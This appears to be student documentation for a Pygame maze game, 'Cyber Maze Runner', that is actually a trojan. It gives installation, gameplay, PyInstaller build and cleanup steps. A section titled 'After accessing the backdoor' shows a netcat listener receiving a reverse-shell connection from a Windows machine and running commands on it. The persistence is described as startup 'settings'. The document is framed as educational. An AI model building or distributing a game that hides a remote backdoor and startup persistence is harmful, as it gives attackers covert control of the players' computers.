Names: UWIMANA Remy Chiesa CYIZA KENIE Debrice

UWIMFURA Zam Zam


INEZA MUNYANEZA Celia

Cyber Maze Runner - Game Documentation

Github

repository:https://github.com/Chiesa1

4/CyberSafeRunner



1. Installation Process

Dependencies

• Required Libraries:

- o pygame==2.6.1
- socket

Automatic Dependency Handling

- The script automatically checks for dependencies upon startup.
- If a required library is missing, it attempts to install it using pip:

pip install pygame socket

Game Settings (Windows Only)

- The game saves settings to ensure it can restart properly on the next system boot.
- **Windows**: Uses system settings to auto-start upon restart.

After accessing the backdoor

```
(base) ┌─(tishok⊕Tishok)-[~]
└─$ nc -lvp 3030
Listening on 0.0.0.0 3030
Connection received on 10.12.74.178 51696
System: Windows
Release: 11
Version: 10.0.26100
Machine: AMD64
User: HP
Working Dir: C:\Users\HP\Downloads\CyberGame\CyberGame
Connection established. Awaiting commands...
Error executing command: Command 'LS
 returned non-zero exit status 1.ls
Error executing command: Command 'ls
  returned non-zero exit status 1.dir
 Volume in drive C has no label.
 Volume Serial Number is 6E5A-8B9F
 Directory of C:\Users\HP\Downloads\CyberGame\CyberGame
03/20/2025 09:46 PM
                           <DIR>
03/20/2025 08:27 PM
                           <DIR>
                                            ..
.idea
03/20/2025 10:02 PM
                           <DIR>
03/20/2025 08:28 PM
03/20/2025 09:52 PM
                           <DIR>
                                            .venv
                           <DIR>
                                            Backdoor
03/20/2025 08:38 PM
                           <DIR>
                                            build
03/20/2025 09:46 PM
03/20/2025 08:27 PM
                                     1,501 build.py
                                    3,500 cleanup.py
03/20/2025 10:00 PM
03/20/2025 09:02 PM
                                       809 CyberSafeMazeRunner.spec
                                     2,545 dependency_checker.py
03/20/2025 09:59 PM
                          <DIR>
                                          dist
03/20/2025 10:04 PM
03/20/2025 08:27 PM
                          <DIR>
                                           Game
                                     1,213 main.py
                                       761 Uninstall_CyberSafeMazeRunner.spec
910 user_notification.py
03/20/2025 10:00 PM
03/20/2025 08:27 PM
03/20/2025 09:05 PM
                          <DIR>
                                            __pycache__
                 7 File(s)
                                     11,239 bytes
                 9 Dir(s) 107,291,271,168 bytes free
```

2. Gaming Process

Game Overview

- **Cyber Maze Runner** is a maze navigation game.
- Player Controls:
 - **Arrow Keys**: Move the player (blue ball) through the maze.
 - Spacebar: Speed boost.
 - Escape Key: Pause the game.

Gameplay Features

• **Screen Resolution**: Full-screen mode.

• **Objective**: The player (blue ball) must navigate through a maze while

capturing/eating green balls.

• Maze Generation:

• Each level has a procedurally generated maze.

• The complexity increases with each level.

• Score Tracking:

o Points are earned for each green ball captured.

• The score is displayed at the top-left corner.

• Collision Detection:

• The game ends if the player touches a red hazard or fails to

complete a level in time.

3. Binary / EXE Conversion

Why Convert?

• Allows the game to run as a standalone executable without requiring

Python on the target system.

Tools Used

• Windows: pyinstaller

Steps Using PyInstaller

Install pyinstaller: pip install pyinstaller

pip install pyinstaller

Convert to EXE (Windows):

Python build.py

- 1. Output Location:
 - Windows: /dist/CyberMazeRunner.exe

4. Cleanup & Removal


Indicators

• The game saves settings in system startup locations.

Removal Process

Run the cleanup script to remove saved settings and uninstall the game:


/dist/Uninstall_CyberSafeMazeRunner.exe



5. Educational Purpose

Learning Objectives

- Demonstrates game development concepts using Pygame, including:
 - User input handling
 - Collision detection
 - Score tracking
 - Level progression and procedural maze generation



Responsible Use

- This game is intended for **educational** and **entertainment** purposes.
- It should only be run with user **understanding and consent**.